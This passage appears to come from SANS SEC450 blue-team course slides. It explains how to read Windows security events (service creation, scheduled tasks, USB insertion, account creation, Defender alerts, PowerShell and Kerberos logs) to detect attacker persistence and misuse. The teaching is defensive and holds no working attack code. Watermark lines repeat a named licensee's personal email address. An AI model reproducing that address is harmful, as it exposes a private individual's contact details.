## Windows Object Access Auditing

### Event ID 4657/4663:

- File/Registry auditing
  - **4657:** Registry value was modified
  - **4663:** Object accessed
- **Subject:** Who touched the file/key
- **Object:** Which file/key they touched
- **Process Info:** The process that did it
- **Access Req. Info:** Access type details (read/write)
- **Change Info:** New/old value (4657)

An attempt was made to access an object.

<b>Subject:</b>		Security ID: LENOVO\jhub	<b>Who</b>
		Account Name: jhub	
		Account Domain: LENOVO	
		Logon ID: 0xEAC33	
<b>Object:</b>		Object Server: Security	<b>What</b>
		Object Type: File	
		Object Name: C:\secrets\passwords.txt	
		Handle ID: 0x3b4	
		Resource Attributes: S:A1	
<b>Process Information:</b>		Process ID: 0x66b4	<b>Process</b>
		Process Name: C:\Windows\System32\notepad.exe	
<b>Access Request Information:</b>		Accesses: ReadData (or ListDirectory)	<b>Access</b>
		Access Mask: 0x1	
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	12/19/2018 10:23:17 AM
Event ID:	4663	Task Category:	File System
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	Lenovo
OpCode:	Info		

### Windows Object Access Auditing

Audit event types are important to understand because if auditing is set up for an object, someone has already determined that it is of higher importance and is worth being watched. Solely turning on object access auditing in the security policy will not cause a log to be recorded when any file or registry keys are touched. To create a message of the interaction, auditing must still be turned on for every single item of interest. If you're receiving auditing events for a file or registry key, this is an indication that someone has manually set those files to be watched because they are important (or someone made a poor/overly broad audit policy, which often happens as well).

The event ID's **4657** (a registry value was modified) and **4663** (an attempt was made to access an object) cover registry and file access auditing and their log messages are straightforward to interpret. The Subject section describes the account responsible for interacting with the object, the Object section specifies the item that was interacted with, the Process Information describes which process was responsible for the access, and the Access Request information lists the type of access that was performed (read, write, etc.). Additionally event ID **4660** (An object was deleted) can inform you when files have been removed from the system.

An outstanding explanation of additional object access auditing events can be found at the Ultimate Windows Security website.<sup>1</sup>

[1] <https://www.ultimatewindowssecurity.com/securitylog/book/page.aspx?spid=chapter7#FileSys>

## Service Creation: Windows Event ID 7045

**Services:** Processes that constantly run in the background

- Example: **Apache** on web servers, **sshd** for Linux
- Also used as a **persistence mechanism** for malware
- **System Channel - Event ID 7045**
- Need to analyze log context to tell good from bad

```
Message : A service was installed in the system.  
Service Name: MKqGwnBYquBHjoRAzTzNbG  
Service File Name: %SYSTEMROOT%\xhNbNSEh.exe  
Service Type: user mode service  
Service Start Type: demand start  
Service Account: LocalSystem
```

### Service Creation: Windows Event ID 7045

New service creations in Windows are nothing special; they happen quite frequently for various reasons—new hardware, software updates, etc. Services are processes that run silently in the background waiting for some input to occur so that they can spring into action and perform a task. Web servers run Apache as a service, Linux machines run the SSH daemon as a service, TeamViewer is a service, as are FTP servers, VOIP clients, and even Windows Event Log writing as we saw before.

Due to their common nature and frequency of install, though, attackers have found that registering a new service with the system can be an effective persistence mechanism. Most users do not search through their list of services to see if everything in the list is a legitimate item. As the blue team, we need to be able to spot when this technique is being used against us. Windows helps us out by registering event ID 7045 when a new service is installed, but it is up to us to collect and analyze these logs for anomalies. The inconvenient thing about new service installation logs is that they are put into the *System* log channel, not Security, so they are less likely to get picked up with some default setups.

Once you are collecting system logs, you can easily check out the contents of the 7045 event for anomalies. Look at the fields in the 7045 events above and see if you can guess which ones will indicate badness to us. The answer is primarily the Service File Name, Service Name, and perhaps the Service Account. All services in Windows have a name as a label and sometimes evil ones will try to blend in and use an innocuous sounding name like "Google Updater. Other times, they will use random names to avoid signature detection. The File Name can be another giveaway; malware may like to hide in odd locations hoping that the user can't find it. If you suspect a service might be evil, see if it is installed in a path the system would normally use for something important like this, or is it stashed away in some user's temp folder? Finally, the service account can tell us which account the process will run as when it starts, most malware will probably use the default LocalSystem here, but it can be another data point for triage. Service Type and Service Start Type fields can provide additional info but is less likely to lead you toward malware than the other fields since what this is set to will be highly dependent on the situation.

## New Scheduled Task

### Scheduled Tasks:

Automatically start a process at a certain time, either once or periodically

- Examples: Rotate log files, check for software updates
- **Security Channel: Event ID 4698**
- Used by malware for
  - **Persistence**
  - **Lateral movement**
- Must "Audit Other Object Access Events"

Event 4698, Microsoft Windows security auditing.

General Details

A scheduled task was created.

Subject:

Security ID:	SEC450\bob
Account Name:	bob
Account Domain:	SEC450
Logon ID:	0x3D9B82

Task Information:

Task Name:	\mytask
Task Content:	<?xml version="1.0" encoding="U

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2
<RegistrationInfo>
  <Date>2018-12-21T13:37:44</Date>
  <Author>SEC450\bob</Author>
  <URI>\mytask</URI>
</RegistrationInfo>
<Actions Context="Author">
  <Exec>
    <Command>calc.exe</Command>
  </Exec>
</Actions>
```

### New Scheduled Task

Like using installed services as a way of maintaining persistence, attackers have also historically used the scheduled task as a technique to carry out their deeds. The scheduled task is simply a timer that can be set to run a specific command in a delayed and repeated fashion, either locally or on a remote computer. Repeatedly run scheduled tasks are useful for attackers as a means of persistence in that they can be used to reinstall malware that has been found and removed by a security team, or just used to repeatedly start it at a known interval. The remote task scheduling capabilities of Windows also enables attackers to use scheduled tasks as a means of remote code execution. Assuming they have the privilege to create a scheduled task on a remote machine, they can use Windows file sharing to stage malware in a network accessible location, then create a scheduled task to run that malware on a machine at some point in the future. It's a roundabout way of infecting a machine that may fly under the radar of some security tools since they are using legitimate Windows tools and "living off the land." For this reason, we should be familiar with the Security Event ID 4698 and, if not currently collecting it, ensure that it is added to the auditing policy in Windows. To start collecting these events, the "Audit Other Object Access Events" option must be configured in the Windows Advanced Audit policy.

In this slide we see a simple example 4698 event from user bob scheduling the command "calc.exe" to run under the task name "mytask" on 2018-12-21 at 13:37:44. Note that the content of this log has been heavily edited to fit on the slide, but that all the details of task creation are recorded at the moment it is made. Since this event goes to the Security log channel, it should be a minimal change to start collecting these events. There's one other interesting item about this event ID; notice the extra data we see in the message view is recorded in XML. Remember when we discussed how the actual data inside Windows logs are also recorded in XML format? This means that looking at this log in its XML form on the Details tab, this log will contain *nested* XML. This is something that must be considered for collection of these events as it can make automated parsing of the fields in that section (like the Command to be run, calc.exe in this case) a bit more challenging.

## USB Plug and Play Events

### Security Channel Event ID 6416:

- Requires "Audit PNP Activity" policy
- A common **malware** delivery vector
- Also used for other **physical attacks**
  - USB Rubber Ducky, Bash Bunny, LAN Turtle
- Device details available in log
  - **Class:** Device Type (Hub, Audio, Storage)
  - **Vendor ID (VID):** Like MAC OUI
  - **Product ID (PID):** Product name/type

Vendor ID	Product ID	Name
0x090C	0x1000	<a href="#">Silicon Motion, Inc. - Taiwan (formerly Feiya Technology Corp.)</a> USB DISK

Event 6416, Microsoft Windows security auditing.

General Details

A new external device was recognized by the system.

Subject:

Security ID: SYSTEM  
 Account Name: LENOVO\$  
 Account Domain: WORKGROUP  
 Logon ID: 0x3E7

Device ID: USB\VID\_090C&PID\_1000\041718-700007575

Device Name: USB Mass Storage Device

Class ID: {36fc9e60-c465-11cf-8056-444553540000}

Class Name: USB

Vendor IDs: USB\VID\_090C&PID\_1000&REV\_1100  
 USB\VID\_090C&PID\_1000

Compatible IDs: USB\Class\_08&SubClass\_06&Prot\_50  
 USB\Class\_08&SubClass\_06  
 USB\Class\_08

Location Information:  
 Port\_#0021.Hub\_#0001

### USB Plug and Play Events

USB devices represent another potential avenue of attack, so we must know how to track their usage as well. In the Advanced Audit policy, there is an "Audit PNP Activity" option that can be enabled that will cut an event ID 6416 event every time a plug and play device is inserted into the system. Not only is this great for tracking illicit USB usage if there is a policy against it, but you can get surprisingly good detail out of the event about what the device is. Some organizations completely block USB mass storage devices but allow items such as mice and keyboards, network adapters and other such USB devices. While this is a good step in the right direction, mass storage is not the only USB device type that can cause harm, therefore, regardless of the type of USB device being used, we want to know how to detect and interpret the logs.

To generate the event ID 6416 shown above, a SANS USB device was inserted into the computer. Although this will potentially generate multiple 6416's due to the multifunction nature of some devices, this was the first related log that showed up in the Security channel. Reading through it, we can see that a Device Name lists that this is a USB Mass Storage Device, a Vendor ID, and a Location for the physical port that the device was plugged into. Of this information, the Vendor ID section is the most useful because it contains two numbers, the VID and PID, that tell us not only which vendor made the device, but also potentially the name of the device as well. In the log, the VID and PID shown are in hex, and they are 0x090C and 0x1000 respectively. These numbers act a bit like OUI's for MAC addresses, mapping them back to the device's manufacturer. To do so, just Google up a USB ID database such as the ones at the links below.<sup>1</sup> In the bottom left of the slide, we can see that a lookup of VID 0x090C and PID 0x1000 reveals that this was a USB Disk product created by Silicon Motion.<sup>2</sup> If you have a policy about specific USB devices that can be used in your organization, parsing these values with your SIEM and creating a whitelist of allowed values is a great way to watch for USB policy violations! It can also make a great automatic enrichment to the logs if the values from a USB database can be preloaded for lookup at search time.

You may be wondering—do attacks with USB devices ever actually happen in the real world or is that the stuff of Hollywood movies and Mr. Robot episodes? The answer is yes—they absolutely do occur! One such incident that happened at the end of 2018 was dubbed "DarkVishnya" by Kaspersky and involved crooks physically breaking into banks and leaving malicious devices connected to the network and Bash Bunny's inserted in bank-owned PCs as a key step in their cybertheft.<sup>3</sup>

[1] <http://www.linux-usb.org/usb.ids>

[2] <https://www.the-sz.com/products/usbid/index.php?v=0x090c&p=1000&n=>

[3] <https://securelist.com/darkvishnya/89169/>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## New User Creation and Group Management

### New User – Event ID 4720

Event 4720, Microsoft Windows security auditing.

General Details

A user account was created.

Subject:

Security ID: SEC450\student

Account Name: student

Account Domain: SEC450

Logon ID: 0x311FD

New Account:

Security ID: SEC450\helpdesk1

Account Name: helpdesk1

Account Domain: SEC450

**Created**

### Group Management Event ID 4732 / 4728 (global)

Event 4732, Microsoft Windows security auditing.

General Details

A member was added to a security-enabled local group.

Subject:

Security ID: SEC450\student

Account Name: student

Account Domain: SEC450

Logon ID: 0x311FD

Member:

Security ID: SEC450\helpdesk1

Account Name: -

Group:

Security ID: BUILTIN\Administrators

Group Name: Administrators

Group Domain: Builtin

**Added To group**

### New User Creation and Group Management

Once attackers have gained access to a system, they want to do their best to stay in control of it. Since exploitation, especially client-side, is never a sure bet, from their perspective it's best to avoid repeated exploitation by leaving themselves a backdoor. One way to accomplish steady, safe, persistence is to create a new user, ideally in the Administrators group, that can stay present on the system to let them back in if needed. Because of this common technique, we must be able to not only detect when new users are created, but also when they are added to groups. What we are primarily looking for is illegitimate users being created, and even worse, those users being added to the administrative group (which also implies that the attacker has already reached administrative-level privilege).

In Windows, the event ID that will identify new user creation is the Security channel event ID 4720. If a security group is modified i.e., a new user is added to an admin group, then there are two potential event IDs that could result—4732 and 4728. Event ID 4732 is created when the user is added to a *local* group, such as the built-in Administrators group on a single system. Event ID 4728 is created when the user is added to a *global* group, one that is created in Active Directory.

## Windows Defender

### Windows Defender / Operational log channel event IDs 1006/ 1116:

Level	Date and Time	Source	ID
Information	4/6/2019 1:05:05 PM	Windows Defender	1000
Warning	4/6/2019 1:04:39 PM	Windows Defender	1116
Information	4/6/2019 12:24:05 PM	Windows Defender	1151
Information	4/6/2019 12:24:05 PM	Windows Defender	1150

**Event 1116, Windows Defender**

General Details

Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the following:  
<https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Virut.BN&threatid=2147627075&enterprise=0>

Name: Virus:Win32/Virut.BN  
 ID: 2147627075  
 Severity: Severe  
 Category: Virus  
 Path: file: C:\Users\Downloads\  
 Detection Origin: Local machine  
 Detection Type: Concrete  
 Detection Source: Real-Time Protection  
 User: LENOVO\jh  
 Process Name: C:\Program Files (x86)\WinSCP\WinSCP.exe  
 Signature Version: AV: 1.291.1261.0, AS: 1.291.1261.0, NIS: 1.291.1261.0  
 Engine Version: AM: 1.1.15800.1, NIS: 1.1.15800.1

### Windows Defender

If your organization has one of the high-end Windows Enterprise licenses, you may have centralized collection of Windows Defender logs via the Windows Defender ATP (Advanced Threat Protection) product. If you do not, however, you should know that the logs for viruses detected on the system also go into their own dedicated Windows Defender log event channel, which should be collected via your SIEM agent if not already covered in another way.

In the slide above you can see event ID **1116**, which indicates malware was detected on the system. Event ID **1006** is also used to indicate malware detected and, if nothing else, these are the two event IDs that should be collected from this channel. The event contains the name of the detected malware as well as the path where the offending file is located, along with additional useful info.


[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-antivirus/troubleshoot-windows-defender-antivirus>



## PowerShell Logs

### EventID 4104 – Script block logging

- Contains commands run, *if* turned on in audit policy
- **Noisy!!!**
- **Note location**



Level	Date and Time	Source	Event ID	Task Category
Verbose	1/6/2019 8:08:37 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command
Verbose	1/6/2019 8:08:37 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command
Verbose	1/6/2019 8:08:33 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command
Verbose	1/6/2019 4:13:12 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command
Verbose	1/6/2019 4:13:12 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command
Verbose	1/6/2019 4:13:12 PM	PowerShell (Microsoft-Windows-Powe...	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):  
**Get-Childitem**  
 ScriptBlock ID: 6fc1b9f4-687f-4cfc-8498-055163f9387d  
 Path:

### PowerShell Logs

Since PowerShell-based malware is becoming more common, a log that you may have available in your environment if you have set up the policy to pick it up is the PowerShell Script Block Log—event ID 4104 in the PowerShell Operational log channel. These logs, although *incredibly* noisy and log way more than you might expect, they will contain any PowerShell commands that are typed at a PowerShell prompt, something you will not be able to get from other log channels. Script block logs also have the benefit of being the actual text that is executed by the PowerShell engine, meaning if an attacker has got command line access and used an extremely obfuscated command, the 4104 event ID will have it decoded for you! Unfortunately, the output of the command is not captured with this event ID. There are other options such as Transcription logging for getting this information, though.<sup>1</sup>

[1] [https://www.fireeye.com/blog/threat-research/2016/02/greater\\_visibility.html](https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html)

## Kerberos Authentication and Ticket Granting Service

One of the most important Windows services: **Kerberos**


- 2 items: **Authentication Server (AS)**, **Ticket Granting Service (TGS)**
- When possible, Windows will always authenticate using Kerberos
- Uses a multi-step "ticket"-based system for authentication
- Involves 3 entities:
  - Client
  - Server
  - **Key Distribution Center (KDC)**
- **KDC is the domain controller**
  - Logs the **Authentication and Ticket Granting Service** actions
  - You need to be able to interpret Windows Kerberos logs!



### Kerberos Authentication and Ticket Granting Service

One of the most important services run in Windows is the Kerberos Service. Kerberos is the primary protocol used for authentication in Windows and it will default to using it any time it is available (which is in most cases in an Active Directory environment). It is a system based on a multi-step authentication that uses "tickets", which are really encrypted bits of information that are passed around between the 3 involved systems, the client, the server, and the key distribution center (KDC). The client, in this case, is the device that wishes to log into, and initiates contact with, a service. To authenticate to that service, instead of logging in directly, the client must first exchange authentication information with the KDC to prove their identity. Then, if successful, the client is given the ticket by the Ticket Granting Service that can be used to log in to the desired service.

Since the KDC must verify the identity of the client, that means in Windows this role will be played by the Domain Controller. During all the steps involved, Windows Domain Controllers will be creating logs of successes and failures, and services being logged into with the tickets will be making them as well. Considering much of an analyst's role may be interpreting logs related to who attempted to log into a service, being able to understand this protocol to read these logs will be a necessary skill.



### Kerberos Authentication Visualized

This slide shows how a Kerberos authentication works while glossing over some of the deep technical cryptographic details. When reading through these steps, keep in mind the entities and data involved in performing this process:

- Client: User device wishing to access a service.
- Service: The item the user wishes to ultimately connect to.
- KDC: The centralized key storage, and runner of 2 services—the authentication service, and ticket granting service.
- Ticket Granting Ticket: The ticket the client uses to get further tickets for service in the environment from the KDC TGS.
- Service Ticket: A ticket issued by the KDC to the client that allows them access to a single service for a limited amount of time.

Here's how a Kerberos login works (if you'd like to read about the process in much more detail, check out the references below):

1. The user logs in at the start of the day and their machine requests a Ticket Granting Ticket (TGT) from the domain controller (KDC's) Authentication Service (AS). The user uses their *client master key* (a hash derived from their password) to identify themselves to the AS. Since the domain controller also knows the client master key (user's password hash), it can verify the interaction.
2. After successfully verifying the user, the KDC then returns a ticket somewhat confusingly called a "Ticket Granting Ticket" (TGT). It is called this because it quite literally is a Kerberos ticket that allows the client to ask the KDC for additional "service tickets", which will allow the user to log in and access services (such as file shares) in the environment.<sup>1</sup>

3. When the client needs to access a service, it uses the TGT it received earlier to request access from KDC's Ticket Granting Service (TGS).
4. If the request is granted, the TGS creates a "service ticket" that can be used to securely communicate with and authenticate to the service. The TGS gives the service ticket to the client requesting access.<sup>2</sup>
5. The client passes the service ticket to the service they wish to log in to and the service authorizes that the user should have access.
6. If everything checks out, the user is given access to the service!<sup>3</sup>

[1] <https://docs.microsoft.com/en-us/windows/desktop/secauthn/authentication-service-exchange>

[2] <https://docs.microsoft.com/en-us/windows/desktop/secauthn/ticket-granting-service-exchange>


[3] <https://docs.microsoft.com/en-us/windows/desktop/secauthn/client-server-exchange>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 15, 2020

## Kerberos Log Events

Windows records these events in the Security Channel:

- 4768 – A Kerberos Authentication Ticket (TGT) was **requested**
- 4769 – A Kerberos **service ticket** was **requested**
- 4770 – A Kerberos **service ticket** was **renewed**



### Kerberos Log Events

Now that we understand Kerberos, we can review the events that are associated with its use. The 3 main event IDs that you will need to be able to interpret are 4768 – "A Kerberos Authentication Ticket was requested" and 4769/4770, which are for "A Kerberos service ticket was requested/renewed." When performing a typical authentication, the 4768 will be created when the user first logs in for the day, and for each subsequent service the user wants to access, a 4769 will be created. If the ticket needs to be renewed, then a 4770 may be created with most of the same information as the 4769, so we will look at those as one. The final step of the Kerberos authentication is from the client to the service where the user uses the ticket and is authorized by the remote service. This will generate an event we've already seen before—4624. We'll also look at how to tell when Kerberos was used as the login mechanism for 4624 events.

## Event ID 4768: A Kerberos Authentication Ticket (TGT) was requested

A Kerberos authentication ticket (TGT) was requested.

```

Account Information:
  Account Name:      student
  Supplied Realm Name: SEC450.COM
  User ID:          S-1-5-21-4122792944-3018364698-3069667417-1001
Service Information:
  Service Name:      krbtgt
  Service ID:        S-1-5-21-4122792944-3018364698-3069667417-502
Network Information:
  Client Address:    ::ffff:10.0.5.100
  Client Port:       49227
Additional Information:
  Ticket Options:    0x40810010
  Result Code:       0x0
  Ticket Encryption Type: 0x12
  Pre-Authentication Type: 2
Certificate Information:
  Certificate Issuer Name:
  Certificate Serial Number:
  Certificate Thumbprint:
  
```

### Event ID 4768: A Kerberos Authentication Ticket (TGT) was requested

During the initial authentication step when a user first logs in, the event ID 4768 will be recorded *on the domain controller*. This event describes the user that requested the ticket (Account Name), the domain the requested the ticket for (Supplied Realm Name), the user's SID (User ID), as well as the client IP the request came from. Notice it also specifies "krbtgt" as the service name (Kerberos Ticket Granting Ticket). This is the way the domain controller notes that the user was accessing the service that creates TGTs. If the request ends in success and the user receives the ticket, the result code of 0 will be returned. Any other result code means something went wrong and the failure code can be looked up in the table of possible messages.<sup>1</sup>

Items of interest in this request are obviously the user account and whether it was a success or failure, combined with the IP address we can start to make some useful conclusions. If we see TGTs being requested from a device the user doesn't own, that may mean their account has been compromised. If we are not sure what device a user was using at a given time, or what user was active at a certain IP address, the 4768 event ID can tie that together for us. Going deeper, we can even determine whether the user used a normal password logon vs. a smart card using the Pre-Authentication type field and what encryption suite was used in the Ticket Encryption type field.<sup>2</sup> Outliers or anomalies in these fields may be worth investigating as well. We can go further and apply whitelists or blacklists for attempts to authenticate sensitive or deactivated accounts, or even use regular expressions to look for non-conforming account name authentication attempts. Analyzing 4768s for the environment grouping by account name, domain, or result codes may illuminate several attack or misconfiguration scenarios; therefore, it is crucial that you understand when and why these events are created and know how to spot when something may be wrong.

Note that 4768 messages will also be recorded for computer accounts, which can be distinguished due to the \$ at the end of the Account Name. In addition, there are certain failure situations that will result in "Event ID 4771 – Kerberos Pre-Authentication failed" being generated instead.<sup>3</sup>

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4768>

[2] Ibid.

[3] Ibid.

## Event ID 4769 / 4770: A Kerberos service ticket was requested/renewed

A Kerberos service ticket was requested.

### Account Information:

Account Name: student@SEC450.COM  
 Account Domain: SEC450.COM  
 Logon GUID: {9A49CAF6-A8BD-4D08-A7B5-25C3EB13FF67}

### Service Information:

Service Name: FILESHARE01\$  
 Service ID: SEC450\FILESHARE01\$

### Network Information:

Client Address: ::ffff:10.0.5.100  
 Client Port: 49229

### Additional Information:

Ticket Options: 0x60810010  
 Ticket Encryption Type: 0x12  
 Failure Code: 0x0  
 Transited Services: -

## Event ID 4769 / 4770: A Kerberos service ticket was requested/renewed

When a service ticket is requested, much of the same information from the TGT request is present, but there is one additional key item of interest. When a service ticket is requested, the user must also specify the service name and ID of the service they wish to access. In the case of the slide above, this is FILESHARE01.<sup>1</sup> The Service Name field, which is optional and therefore could be blank in some scenarios, describes the service name, and the Service ID, which is not optional, that lists either the account or computer object that the ticket was requested for. When possible, Windows Event Viewer resolves the SID listed in this field to a name such as the one shown above.

We can now interpret this event to be showing that user student on domain SEC450 from IP address requested and successfully received a service ticket to connect to FILESHARE01 and, at the time, they had an IP address of 10.0.5.100. Given that the service ticket is being requested, we could then likely pivot to the logs from FILESHARE01 and see a login immediately following this event where the ticket was used. If something had gone wrong, the Failure Code could be used to figure out the problem. Anomaly detection for 4769 and 4770 events are much the same as for 4768. Any suspicious number of attempts, or usage of accounts from unexpected locations, plus any anomalies in the extra fields can be a tip-off that something fishy is going on.

One note from Microsoft on 4769s: "You will typically see many Failure events with **Failure Code "0x20"**, which simply means that a TGS ticket has expired. These are informational messages and have little to no security relevance."<sup>2</sup>

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4769>

[2] Ibid.

## Logging in with Kerberos

Not all logins use Kerberos; how can you tell which was used?

- On the *service* host, not DC
- **Authentication Package** in 4624
  - **NTLM** = NTLM authentication,
    - **Package name** lists NTLM V1/V2, LM
  - **Kerberos** = Kerberos authentication
  - **Negotiate** = Whichever is available, prefer Kerberos
    - **Key Length** = 0 for Kerberos

```
Detailed Authentication Information:
Logon Process:      NtLmSsp
Authentication Package:  NTLM
Transited Services:  -
Package Name (NTLM only):  NTLM V1
Key Length:        0
```

```
Detailed Authentication Information:
Logon Process:      Kerberos
Authentication Package:  Kerberos
Transited Services:  -
Package Name (NTLM only):  -
Key Length:        0
```

### Logging in with Kerberos

When the user then goes to use the service ticket they've received from the TGS on the target service, how can we tell from the logs on the machine receiving the ticket that Kerberos was used for logging in? There is a field in the details of the 4624 event that is called "Authentication Package." There are a few values you may see in it but the most interesting for us are NTLM, Kerberos, or Negotiate. The first two are self-explanatory, giving us the direct answer whether Kerberos or the alternative NTLM protocol was used for authentication over the network. The third option is Negotiate, which tells Windows to use Kerberos as a preference but to fall back to NTLM if needed.

When negotiate is as the listed Authentication Package, sometimes it takes a little extra looking to see if NTLM or Kerberos was used. The Key Length and Package name fields are an additional piece of information that can be used to determine which was selected.

Anytime Kerberos is used, the Key Length will be listed as 0 as this is not a relevant field for Kerberos authentication. The caveat is that it is possible to have a 0-length key field for NTLM as well. The Package Name can help determine the rest. If the authentication used NTLM, a package name will be listed, which tells us whether NTLM v1, v2, or LM challenge response protocol was used. The Package Name is irrelevant for Kerberos, so it will never be listed when it is used. Although it is outside the scope of this section, looking for outliers using the NTLM Authentication package with NTLM v1 or LM as a Package Name can also help identify questionable logins since most devices should not be using legacy protocols like this, or even NTLM at all ideally.

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624>



## Interpreting Important Events Summary

Becoming familiar with important events takes time

- Half the battle is understanding how attacks work
- The second part is knowing what logs those attacks leave

We've only scratched the surface here

- There are many good references for important events
- Be prepared to spend some time reading to learn them
- NSA, Sean Metcalf's blog, Malware Archaeology, Ultimate Windows Security and more!<sup>1, 2, 3, 4, 5</sup>

### Interpreting Important Events Summary

When it comes to understanding which events are the most important, there are many great resources.

Unfortunately, there is no easy shortcut. It will take some time and effort to understand. Having some experience and familiarizing yourself with attack techniques through reading penetration testing, red team training, and APT report notes can give you a good idea of the start of the art attack techniques. Once you have a grasp on the general methods attackers use to move throughout the network, the second part is understanding how those methods map to the various audit policies and how to interpret the logs those attacks will generate.

We've only scratched the surface of important log events here and a full list of these would take far more time and space than we have in this class. The good news is that there are numerous great references available for free from expert researchers, industry groups, and government agencies that can help us learn which events we should be most familiar with. Consider spending some regular time keeping up on new attack techniques and ideally synthesizing them in a lab to try to understand what types of marks they will make in the environment.<sup>1, 2, 3, 4, 5, 6</sup>

[1] <https://adsecurity.org/?p=3299>

[2] <https://adsecurity.org/?p=3377>

[3] <https://apps.nsa.gov/iaarchive/library/reports/spotting-the-adversary-with-windows-event-log-monitoring.cfm>

[4] <https://www.malwarearchaeology.com/cheat-sheets/>

[5] <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. **Exercise 3.1: Interpreting Windows Logs**
7. Log Collection, Parsing, and Normalization
8. **Exercise 3.2: Log Enrichment and Visualization**
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. **Exercise 3.3: Malicious File Identification**

This page intentionally left blank.

**Exercise 3.1: Interpreting Windows Logs**



## **Exercise 3.1: Interpreting Windows Logs**

### **Exercise 3.1: Interpreting Windows Logs**

Please go to Exercise 3.1 in the SEC450 Workbook or virtual wiki.

## Course Roadmap

- Day 1: Blue Team Tools & Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
